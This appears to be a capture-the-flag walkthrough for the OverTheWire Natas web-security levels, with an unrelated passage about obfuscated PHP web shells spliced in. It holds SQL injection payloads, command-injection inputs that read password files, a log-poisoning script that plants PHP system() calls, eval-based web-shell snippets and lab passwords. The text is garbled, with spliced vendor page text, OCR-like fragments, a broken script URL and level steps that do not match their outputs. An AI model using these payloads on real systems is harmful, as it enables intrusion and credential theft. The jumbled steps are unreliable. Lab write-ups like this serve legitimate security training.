


- Level: Natas13
- Step-by-Step:
  - Upload a PHP file directly.
  - Execute uploaded file.
- Tools Used:
  - Browser
- Logic Behind the Solution:
  - File upload exploitation.



## Level: Natas14

- Step-by-Step:
  - Use SQL Injection in login form:
    - username: "natas15" OR "1"="1"
- Tools Used:
  - Browser
- Logic Behind the Solution:
  - Classic SQL Injection to bypass login.

 **Acunetix**

Products ▾ Solutions ▾ Pricing Customers Resources ▾

- `base64_encode()`: Encodes data with MIME BASE64 encoding
- `gzdeflate()`: Compresses a string using DEFLATE data format; `gzinflate()` decompresses it
- `str_rot13()`: Shifts every letter of a given string 13 places in the alphabet

The following examples all produce the same result, however, an attacker might choose to use more obfuscation techniques in order for the web shell to keep a low profile.

```
<?php
// Evaluates the string "system('ls -la');" as PHP code
eval("system('ls -la');");

// Decodes the Base64 encoded string and evaluates the decoded string "system('ls -la');" as PHP code
eval(base64_decode("c3lzdGVtKCdscyAtbGEnKTsNCg=="));

// Decodes the compressed, Base64 encoded string and evaluates the decoded string "system('ls -la');" as PHP code
eval(gzinflate(base64_decode('K64sLknI1VDKKVbQzU1U0rQGAA==')));

// Decodes the compressed, ROT13 encoded, Base64 encoded string and evaluates the decoded string "system('ls -la');" as PHP code
eval(gzinflate(str_rot13(base64_decode('K64sL1bnI1UPKKUnQzVZH0rQGAA=='))));

// Decodes the compressed, Base64 encoded string and evaluates the decoded string "system('ls -la');" as PHP code
assert(gzinflate(base64_decode('K64sLknI1VDKKVbQzU1U0rQGAA==')));
?>
```

## Level: Natas15

- Step-by-Step:
  - Use Blind SQL Injection guessing each character.
  - Automate using script or Burp Intruder.
- Tools Used:
  - Browser, Burp Suite, Script
- Logic Behind the Solution:
  - Blind SQL Injection attack using true/false responses.

**NATAS14**

Successful login! The password for natas15 is  
AwWj0w5cvxrZiONgZ9J5stNVkmtxdk39J


[View sourcecode](#)

 **SUBMIT  
TOKEN**

## Level: Natas16

- Step-by-Step:
  - Inject command using `|` operator.

- Example: anytext | cat /etc/natas\_webpass/natas17
- Tools Used:
  - Browser
- Logic Behind the Solution:
  - More advanced command injection practice.





---

## Level: Natas17

- Step-by-Step:
  - Perform Blind Command Injection.
  - Use time delay like SLEEP(5) to detect true condition.
- Tools Used:
  - Browser, Burp Suite
- Logic Behind the Solution:
  - Blind injection using response time.



- Step-by-Step:
  - Session ID is encoded in hexadecimal.
  - Brute-force with hex values.
- Tools Used:
  - Browser, bash script, curl
- Logic Behind the Solution:
  - Find the correct session by decoding hex session IDs.



#### Level: Natas20


- Step-by-Step:
  - Modify POST parameters to set "debug" to 1.
  - Upload crafted text session manually.
- Tools Used:
  - Browser, Burp Suite
- Logic Behind the Solution:
  - Session tampering and privilege escalation.

---

#### Level: Natas21


- Step-by-Step:
  - Two different subdomains handle different requests.
  - Modify session to "admin=1" manually.
- Tools Used:
  - Browser, Burp Suite

- Logic Behind the Solution:
  - Handling multiple sessions across subdomains.



## Level: Natas22

- Step-by-Step:
  - The page redirects instantly.
  - Use curl -i to inspect HTTP headers and get the response before redirection.
- Tools Used:
  - curl
- Logic Behind the Solution:
  - HTTP redirection behavior exploitation.



## Level: Natas23

- Step-by-Step:
  - View Page Source.
  - Find the expected secret input.

- Submit the correct secret.
- Tools Used:
  - Browser
- Logic Behind the Solution:
  - Simple logic puzzle based on input validation.

```

2 # -*- coding: utf-8 -*-
3
4 import requests
5 import re
6
7 username = 'natas22'
8 password = 'chG9fbelTq2eWVMgjYYD1MsfIvN461k3J'
9
10 url = 'http://%.natas.labs.overthewire.org/level.css'
11
12 session = requests.Session()
13
14 response = session.get(url)
15 print(response.text)

```


```

PS C:\Users\DD\Desktop\Cyber Stuff\CTF\OverTheWire\Natas\P11> python .\natas22.py
{
  "level": "natas22",
  "pass": "chG9fbelTq2eWVMgjYYD1MsfIvN461k3J"
}

```


## Level: Natas24

- Step-by-Step:
  - Inject command using POST parameters.
  - Example: "test\$(cat /etc/natas\_webpass/natas25)"
- Tools Used:
  - Browser
- Logic Behind the Solution:
  - Exploiting input parsing and command injection.



## Level: Natas25

- Step-by-Step:
  - Perform directory traversal in the lang parameter.
  - Try multiple ../ to reach /etc/natas\_webpass.
- Tools Used:
  - Browser
- Logic Behind the Solution:
  - Advanced path traversal attack.



## Level: Natas26

- Step-by-Step:
  - Modify cookie that stores serialized object.
  - Decode, edit, re-encode using base64.
- Tools Used:
  - Browser, Python, PHP
- Logic Behind the Solution:
  - Object serialization manipulation.

```

2  # -*- coding: utf-8 -*-
3
4  import requests
5  import re
6
7  username = 'natas25'
8  password = 'GHF6X7YwACaYYssHVY05cFq83hRkt14c'
9
10 url = 'http://%s.natas.labs.overthewire.org/' % username
11
12 session = requests.Session()
13
14 headers = {"User-Agent": "<?php system('cat /etc/natas_webpass/natas26'); ?>"}
15
16 response = session.get(url, auth=(username, password))
17
18 response = session.post(url, headers=headers, data={"lang": ".../../../../../../var/www/natas/natas25/logs/natas25_".
19     + session.cookies['PHPSESSID'] + ".log"}, auth=(username, password))
20
21

```



## Level: Natas27


- Step-by-Step:
  - SQL Injection using case sensitivity.
  - Payload: ' UNION SELECT password FROM users WHERE username LIKE BINARY 'natas28' --
- Tools Used:
  - Browser
- Logic Behind the Solution:
  - Using "BINARY" keyword to perform case-sensitive queries.

55TBjpPZUUJgVP5b3BnbG6ON9uDPVzCJ

---


## Level: Natas28

- Step-by-Step:
  - SQL Injection bypassing escaping techniques.
  - Use complicated payloads like ") UNION ALL SELECT password #
- Tools Used:
  - Browser
- Logic Behind the Solution:
  - Escaping characters properly to break query structure.



## Level: Natas29

- Step-by-Step:
  - Understand serialized PHP object.
  - Craft malicious serialized object manually.
- Tools Used:
  - PHP scripting
- Logic Behind the Solution:
  - Abuse serialization to manipulate application behavior.



## Level: Natas30

- Step-by-Step:
  - Send multiple parameters with the same name.
  - Example: `passwd[]=123&passwd[]=123`
- Tools Used:
  - Browser, Burp Suite
- Logic Behind the Solution:
  - Exploit how PHP processes multiple same-named parameters.



## Level: Natas31

- Step-by-Step:
  - Use multipart/form-data content type.
  - Submit crafted HTTP request via Burp Repeater.
- Tools Used:
  - Burp Suite
- Logic Behind the Solution:
  - Exploit how web apps parse file uploads differently.

```
<!-- morla/10111 <3 happy birthday OverTheWire! <3 -->

<h1>natas30</h1>
<div id="content">

<form action="index.pl" method="POST">
Username: <input name="username"><br>
Password: <input name="password" type="password"><br>
<input type="submit" value="login" />
</form>
win!<br>here is your result:<br>natas31hay7aecuungiuKaezuathuk9biin0pul<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>

PS C:\Users\DD\Desktop\Cyber Stuff\CTF\OverTheWire\Natas\P19>
```

---

## Level: Natas32

- Step-by-Step:
  - Upload a malicious PHP file.
  - Wait for a cron job to execute it automatically.
- Tools Used:
  - Browser
- Logic Behind the Solution:
  - Understand webserver and cron job timing attacks.

```
26
27 \r\n\r\n\r\n
28 ls@DESKTOP-A1AL51Q: /mnt/c/
29 --123 position: relative;
30 overflow: hidden;
31 \r\n }
32 .btn-file input[type=file] {
33 position: absolute;
34 top: 0;
35 right: 0;
36 min-width: 100%;
37 min-height: 100%;
38 font-size: 100px;
39 text-align: right;
40 filter: alpha(opacity=0);
41 opacity: 0;
42 outline: none;
43 background: white;
44 cursor: inherit;
45 display: block;
46 \r\n' }
47 </style>
48 http:
49 <h1>natas31</h1>
50 <div id="content">
51 <table class="sortable table table-hover table-striped"><tr><th>holvohsheCaiv3ieH4emlahchisainge
52 </th></tr></table><div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
53 </div>
54 </body>
55 </html>
56 ls@DESKTOP-A1AL51Q: /mnt/c/Users/DD$
```

## Level: Natas33

- Step-by-Step:
  - Use SQL Injection.
  - Payload: ' OR 1=1 --
- Tools Used:
  - Browser
- Logic Behind the Solution:
  - Bypass login forms via always-true SQL queries.

```


<style>
#content {
  width: 900px;
}
.btn-file {
  position: relative;
  overflow: hidden;
}
.btn-file input[type=file] {
  position: absolute;
  top: 0;
  right: 0;
  min-width: 100%;
  min-height: 100%;
  font-size: 100px;
  text-align: right;
  filter: alpha(opacity=0);
  opacity: 0;
  outline: none;
  background: white;
  cursor: inherit;
  display: block;
}
</style>

<h1>natas32</h1>
<div id="content">
<table class="sorttable table table-hover table-striped"><tr><th>shoogeigGa2yee3de6Aex8uaXeech5ee</th></tr></table><div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>

```

## Level: Natas34

- Step-by-Step:
  - Decode JWT token.
  - Modify the payload (admin:true).
  - Re-sign with known key (or no verification if vulnerable).
- Tools Used:
  - jwt.io, Browser
- Logic Behind the Solution:
  - JWT forgery and authentication bypass.



#### Tools Commonly Used:

- Browser (View Source, Inspect, Edit Cookies)
  - curl and bash scripts (for brute forcing)
  - Burp Suite (for modifying requests)
  - Online Tools (jwt.io, base64 decoders)
  - Scripting languages (Python, PHP)
-